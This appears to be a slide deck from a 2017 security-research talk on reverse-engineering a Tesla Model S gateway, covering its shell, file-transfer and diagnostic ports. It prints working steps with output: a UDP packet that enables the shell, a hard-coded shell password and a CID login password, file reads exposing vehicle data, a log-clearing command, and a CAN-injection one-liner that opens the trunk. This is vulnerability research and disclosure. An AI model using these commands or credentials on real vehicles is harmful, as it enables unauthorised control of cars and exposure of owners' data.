
```
IDA Pro v6.74.020170628.01
-----
H2:00041640 00 04 14 7C diag_func_table: .long sub_4147C
H2:00041644 00 04 0B F4 .long sub_40BF4
H2:00041648 00 00 00 00 .long 0
H2:0004164C 00 04 14 D4 .long sub_414D4
H2:00041650 00 04 14 AC .long sub_414AC
H2:00041654 00 04 0B 98 .long sub_40B98
H2:00041658 00 00 00 00+ .long 0, 0
H2:00041660 00 04 12 04 .long sub_41204
H2:00041664 00 04 11 50 .long sub_41150
H2:00041668 00 04 0E E8 .long sub_40EE8
H2:0004166C 00 04 0D 34 .long sub_40D34
H2:00041670 00 04 0A DC .long sub_40ADC
H2:00041674 00 04 0A 20 .long sub_40A20
H2:00041678 00 04 0E 04 .long sub_40E04
H2:0004167C 00 00 00 00+ .long 0, 0
H2:00041684 00 04 14 FC .long sub_414FC
H2:00041688 00 04 0C 48 .long sub_40C48
H2:0004168C 00 00 00 00+ .long 0, 0
H2:00041694 00 04 09 24 .long sub_40924

-----
00041640: FLASH:diag_func_table
```

```
#!/usr/bin/env python
import idutils
```

```
def flash_ram_memcpy(frmea, toea, count, itemsize):
    datalist = idutils.GetDataList(frmea, count, itemsize)
    idutils.PutDataList(toea, datalist, itemsize)
```

```
flash_ram_memcpy(0x10C004, 0x4004B4F0,
                 (0x40065064-0x4004B4F0)/4, 4)
```



特斯拉网关开放端口

- TCP
 - 23 shell端口
 - 1050 文件传输端口
- UDP
 - 3500 诊断端口
 - 21000
 - 38001

Shell端口 tcp:192.168.90.102:23

- 由Task shellTask创建

```
void mainTask(..)
{
    ...
    xTaskGenericCreate(shellTask, "shellTask", 2048, 0, 20, 0);
    ...
}
```

- 开启shell

```
root@cid-5Y [redacted] 64#
root@cid-5Y [redacted] 64# nc gw 23
root@cid-5Y [redacted] 64#
root@cid-5Y [redacted] 64# printf "\x12\x01" | socat - udp:gw:3500
root@cid-5Y [redacted] 64#
root@cid-5Y [redacted] 64# nc gw 23
?
```

Shell端口 tcp:192.168.90.102:23

- Shell 密码

```
00049DAB:                                     loc_49DAB:
00049DAB:                                     luz      r9, 0x120+var_100(r1)
00049DAB 81 21 00 1C                               xoris    r0, r9, '1q'
00049DAC 6D 20 31 71                               cmpui   cr7, r0, '3e'
00049DB0 2F 00 33 65                               beq     cr7, loc_49E04
00049DB4 41 9E 00 58

00049E04:                                     loc_49E04:
00049E04:                                     luz      r9, 0x120+var_100(r1)
00049E04 81 21 00 20                               xoris    r0, r9, '5t'
00049E08 6D 20 35 74                               cmpui   cr7, r0, '7u'
00049E0C 2F 00 37 75                               bne     cr7, loc_49D88
00049E10 40 9E FF 88
```

静态密码：1q3e5t7u

Shell端口 tcp:192.168.90.102:23

- 成功登录

```
root@cid-5Y [redacted] 54# printf "\x12\x01" | socat - udp:gw:3500
root@cid-5Y [redacted] 54#
root@cid-5Y [redacted] 54# nc gw 23
? 1q3e5t7u

gw> help
Board Revision: 6
Vehicle Version: 2.28.60
Application 0.0
CRC: d0560e50, buildType: 1 (PLATFORM)
GIT: b8629a206fab1c8e2a9a6b7b3c9125316d64c270
Bootloader Version: 2.3.2
```


Shell端口 tcp:192.168.90.102:23

- Tegra命令

```
gw> tegra 115200

Tesla Motors Model S

cid login: tesla1
tesla1
Password: 91172ab888115fe2

Last login: Wed Aug 31 22:44:03 PDT 2016 from 192.168.90.105 on pts/0
/etc/update-motd.d/00-header: 4: lsb_release: not found
Linux cid 2.6.36.3-pdk25.023-Tesla-20140430 #see_/etc/commit SMP PREEMPT 1202798460 armv7l GNU/Linux

Welcome to Ubuntu!
 * Documentation: https://help.ubuntu.com/
-bash: no job control in this shell
tesla@cid-5:~$
```

Shell窗口 tcp:192.168.90.102:23

- status 命令

```
gw> status
```

bus	state	load 1	load 5	load 15	max 1	max 5	max 15	rxerr	txerr
DIAG	awake	0%	0%	0%	0%	0%	0%	0	128
BDY	asleep	0%	12%	26%	0%	0%	40%	0	0
PT	awake	12%	8%	18%	23%	23%	31%	0	0
BFT	asleep	0%	1%	5%	0%	0%	9%	0	0
CH	awake	5%	6%	9%	5%	5%	13%	0	0

Shell窗口 tcp:192.168.90.102:23

- stackinfo 命令

```
gw> stackinfo
steeringWh : 40092000 - 40092fff 4096 0 520
logEmptyQu : 40091000 - 40091fff 4096 0 1064
canSniffTa : 40090000 - 40090fff 4096 0 504
specialHan : 4008f000 - 4008ffff 4096 0 296
udsClientT : 4008e000 - 4008efff 4096 0 952
edrTask    : 4008d000 - 4008dfff 4096 0 360
temperatur : 4008c000 - 4008cfff 4096 0 600
powerUpTas : 4008b000 - 4008bfff 4096 0 712
tenHzTask  : 4008a000 - 4008afff 4096 0 568
tenMsTask  : 40089000 - 40089fff 4096 0 456
lin3Task   : 40088000 - 40088fff 4096 0 472
adcTask    : 40087000 - 40087fff 4096 0 424
lin2Task   : 40086000 - 40086fff 4096 0 536
miaTask    : 40085000 - 40085fff 4096 0 440
lin1Task   : 40084000 - 40084fff 4096 0 744
RTC_rtcTas : 40083000 - 40083fff 4096 0 456
i2cTask    : 40082000 - 40082fff 4096 0 440
componentD : 40081000 - 40081fff 4096 0 904
alertTask  : 40080000 - 40080fff 4096 0 504
shellTask  : 4007e000 - 4007ffff 8192 0 1896
diagTask   : 4007d000 - 4007dfff 4096 0 1784
xferTask   : 4007c000 - 4007cfff 4096 0 1560
```

文件传输端口 tcp:192.168.90.102:1050

- 由Task xferTask创建

```
void mainTask(..)
{
    ...
    xTaskGenericCreate(xferTask, "xferTask", 1024, 0, 20, 0);
    ...
}
```

- perl 脚本: gwxfcr

```
Usage: xfer [host:]srcfile [host:]dstfile
       xfer -getsize host:srcfile
```

文件传输端口 tcp:192.168.90.102:1050

FT 2017

X-TECH技术派对

- xferTask()

```
xferTask_functions[0] = xferTask_READ_FILE_CMD;  
xferTask_functions[1] = xferTask_WRITE_FILE_CMD_w;  
xferTask_functions[2] = xferTask_mv;  
xferTask_functions[3] = xferTask_READ_FILE_OFFSET_CMD;  
xferTask_functions[4] = xferTask_mkdir;  
xferTask_functions[5] = xferTask_rm;  
xferTask_functions[6] = xferTask_writefile_a;
```

文件传输端口 tcp:192.168.90.102:1050

- /firmware.rc

- 位于内存地址:

0x18000

```
root@cid-5[REDACTED]4# gwxfer gw:/firmware.rc /tmp/firmware.rc
Receiving /firmware.rc...done. 822 bytes/sec
root@cid-5[REDACTED]4# cat /tmp/firmware.rc
fileFormatVersion 1
platformType 1
platformVersion 2.28.60
gtw d0560e50
bms f72319dc
bmscpld 4.0.0
chgvi bca1cdc1
chgvicpld 0.15.0
chgsvi bca1cdc1
chgsvicpld 1.15.0
chgph1 89207b94
chgph2 89207b94
chgph3 89207b94
chgph1cpld 0.10.0
chgph2cpld 0.10.0
chgph3cpld 0.10.0
chgsph1 89207b94
chgsph2 89207b94
chgsph3 89207b94
```

文件传输端口 tcp:192.168.90.102:1050

- /internal.dat

- 位于内存地址:

0x1C000

```
root@cid-5[REDACTED]4# gwxfer gw:/internal.dat /tmp/internal.dat
Receiving /internal.dat...done. 828 bytes/sec
root@cid-5[REDACTED]54# cat /tmp/internal.dat
vin 5[REDACTED]54
birthday 1396[REDACTED]3
chargertype dual
airsuspension 1
adaptivecruise 0
frontfog 0
rearfog 1
corneringlamps 1
homelink 0
sunroof 1
powerlift 1
audiotype premium
headlamp hid
landeparture 0
blindspot 0
rhd 0
intrusiontilt 0
memoryseats 1
```

文件传输端口 tcp:192.168.90.102:1050

- fopen()

```
    u12 = "internal.dat";
    goto LABEL_23;
}
if ( u9 != 'i' )
{
    u13 = u9;
    u12 = "internal.dat";
LABEL_23:
    if ( (unsigned __int8)*u12 != u13 )
    {
        if ( u10 )
        {
            u21 = 0;
            name_firmware_rc = "Firmware.rc";
        }
        else if ( u9 == 'f' )
        {
            input_file_name = file_name;
            name_firmware_rc = "Firmware.rc";
            while ( 1 )
            {
                ++input_file_name;
                ++name_firmware_rc;
                if ( !*input_file_name )
                    break;
                if ( !*name_firmware_rc || *input_file_name != *name_firmware_rc )
                    goto LABEL_40;
            }
        }
    }
}
```


诊断端口 udp:192.168.90.102:3500

- 由Task diagTask创建

```
void mainTask(..)
{
    ...
    xTaskGenericCreate(diagTask, "diagTask", 1024, 0, 20, 0);
    ...
}
```

- CID 发送：
 - 1 字节命令ID, 及 0~28 字节参数
- Gateway 返回：
 - 1 字节命令ID, 及N字节结果

诊断端口 udp:192.168.90.102:3500

- 功能列表:

```
diag_funcs[0] = REBOOT;  
diag_funcs[1] = APP_VERSION;  
diag_funcs[2] = MONITOR_CAN;  
diag_funcs[3] = INJECT_CAN;  
diag_funcs[4] = BL_VERSION;  
diag_funcs[5] = REBOOT_FOR_UPDATE;  
diag_funcs[6] = RESET_TEGRA;  
diag_funcs[0x08] = UPDATER_SLEEP_DELAY;  
diag_funcs[0x09] = SLOW_VIP_405HS;  
diag_funcs[0x0C] = SET_DEBUG_PARAM;  
diag_funcs[0x0D] = GET_DEBUG_PARAM;  
diag_funcs[0x0E] = CLEAR_LOG;  
diag_funcs[0x11] = CLUSTER_POWER;  
diag_funcs[0x12] = ENABLE_SHELL;  
diag_funcs[0x13] = MCU_POWER;  
diag_funcs[0x14] = FILE_CRC;  
diag_funcs[0x15] = HWIDACQ;  
diag_funcs[0x16] = APP_CRC_AND_TYPE;  
diag_funcs[0x17] = HUMAN_VERSION;  
diag_funcs[0x18] = GIT_HASH;  
diag_funcs[0x19] = DRIVE_RAIL_DISABLE;  
diag_funcs[0x1A] = PNSN;  
diag_funcs[0x1B] = GW_BOARD_REV;  
diag_funcs[0x1C] = DRIVE_RAIL_REQUEST;  
diag_funcs[0x1D] = SHUTOFF_RAILS_AND_REBOOT;  
diag_funcs[0x1E] = RESET_SECURITY_KEY;
```

0x0 REBOOT

- 重启gateway

```
SIU_SRCR = 0x80000000;
```

无返回结果

- CID发送：

```
"00"
```

- 发送命令：

```
root@cid-5:~# printf "\x00"|socat - udp:gw:3500
```

0x1 APP_VERSION

- 获取 APP 版本信息

新版网关总是返回："01 FF FF FF"

0x5 BL_VERSION

- 获取 Bootloader 版本信息

```
root@cid-5[REDACTED]4# printf "\x05"|socat - udp:gw:3500 |xxd -g 1
00000000: 05 02 03 02                                     ....
root@cid-5[REDACTED]4#
```

0x8 REBOOT_FOR_UPDATE

- 更新gateway

```
void REBOOT_FOR_UPDATE(int fd, struct addrinfo *addr_info, int len, char * input_buffer)
{
    ...
    do_mv(input_buffer + 1, ".noboot.img")
    ...
    SIU_SRCR = 0x90000000; //REBOOT
}

```

- CID 发送：

00000000 08 6e 6f 62 6f 6f 74 2e 69 6d 67 |.noboot.img|
0000000b

0x9 RESET_TEGRA

- 重启CID
- CID 发送：
 - "09 00": 设置gpio=0 , 正常重启CID
 - "09 01": 设置gpio=1 , 进入恢复模式

0xE CLEAR LOG

- 清除日志文件

- 当CID发送命令参数为字符串“1AY&”时：

```
00000000 0e 31 41 59 26      |.1AY&|
00000005
```

1. 将 0xA 放入队列
2. 当Task logEmptyQueueTask从该队列取到值0xA时，将删除以下文件：
/log/0.log、 /log/1.log、 /log/2.log、 /log/3.log、 /log/4.log
/log/offsets.txt
/log/offsets.new
3. 重启

0x12 ENABLE_SHELL

- 在30s内开启shell交互
CID 发送：
"12 01"：

```
if ( received_buf[1] == 1 )
{
    v12 = 32;
    current_rtc = get_current_rtc();
    v4 = v12;
    shell_timer = current_rtc;
    v8 = 1;
    if ( !current_rtc )
        shell_timer = 1;
}
```

- shellTask的检查
 - timer_check(&g_shell_timer, 30000)

```
if ( !timer_check_check(&shell_timer, 30000u) )
{
    if ( tiny_wait_timer )
    {
        while ( timer_check_check(&tiny_wait_timer, 5000u) == 0 )
            vTaskDelay(1000);
    }
    send(fd, "7 ", 2);
    if ( shell_recv(fd, recv_buf, 790, 0) >= 0 )
    {
```


0x04 INJECT_CAN

```
1 unsigned int resetmsr()
2 {
3     resetmsr_2();
4     return 1;
5 }
```

```
1 unsigned int __cdecl INJECT_CAN(int a1, int a2, int len, char *buf)
2 {
3     return diag_send_msg(len, buf);
4 }
```

```
1 int resetmsr_2()
2 {
3     int result; // dword_40068720
4
5     if (!BYTE1(dword_40068720))
6     {
7         BYTE1(dword_40068720) = 1;
8         result = can_send_msg(2, (int)&off_4006871C);
9     }
10    return result;
11 }
```

```
1 unsigned int __fastcall diag_send_msg(int len, char *buf)
2 {
3     char v1; // dword_40068720
4     bool v2; // dword_40068720
5     unsigned int channel; // dword_40068720
6     unsigned int v5; // dword_40068720
7     int **v6; // dword_40068720
8
9
10    v2 = len < 4;
11    v2 = (unsigned int)(len - 4) > 8;
12    channel = (unsigned __int16)buf[1];
13    if (!!(v2 && channel <= 5))
14    {
15        v6 = &channel;
16        v5 = &off_40068716 * channel;
17        if (!!(v5 && (v5 + 5) <= 1))
18        {
19            *((word *)off_40068716[v5]) = *((word *)buf + 1);
20            *((word *)off_40068716[v5+1]) = *((word *)buf + 1);
21            *((word *)off_40068716[v5+2]) = *((word *)buf + 1);
22            *((word *)v5 + 4) = v2;
23            *((word *)v5 + 5) = 1;
24            channel = can_send_msg(channel, (int)&off_40068716 * channel);
25        }
26    }
27    return channel;
```

0x04 INJECT_CAN: 如何开后备箱?

```
struct Diag_CAN_Msg {  
    CHAR diag_id; // INJECT_CAN==0x04  
    CHAR channel; // CAN Channel ID,{0-6}  
    WORD can_id; // CAN Msg ID  
    DWORD msg1; // Messages  
    DWORD msg2; };  
  
#!/bin/sh  
  
printf "\x04\x01\x02\x48\x04\x00\x00\x04\x00\xff\xff\x00" | socat - udp:gw:3500
```

```
./jivemeshell.sh
gw>
gw> ?
Revision: 6
Vehicle Version: 2.28.60
Application 0.0
CRC: d0560e50, buildType: 1 (PLATFORM)
GIT: b8629a206fabc8e2a9a6b7b3c9125316d64c270
Bootloader Version: 2.3.2

help - help
? - help
exit - exit
reboot - reboot
free - display free memory
uptime - system uptime
ls - list directory contents [dir]
rm - remove files or dirs <name> [name...]
mv - rename files or dirs <from> <to>
cat - display file contents <file>
cp - copy file <from> <to>
mkdir - create dir <dir>
```



更多

FT 2017

X-TECH技术派对

- IC/CID漏洞挖掘与利用
- CANBus/UDS安全研究
- 车载ECU逆向工程
- ECU固件更新机制分析
- etc.

谢谢!



欢迎加入科恩实验室!

snie@tencent.com

dlingliu@tencent.com

Thanks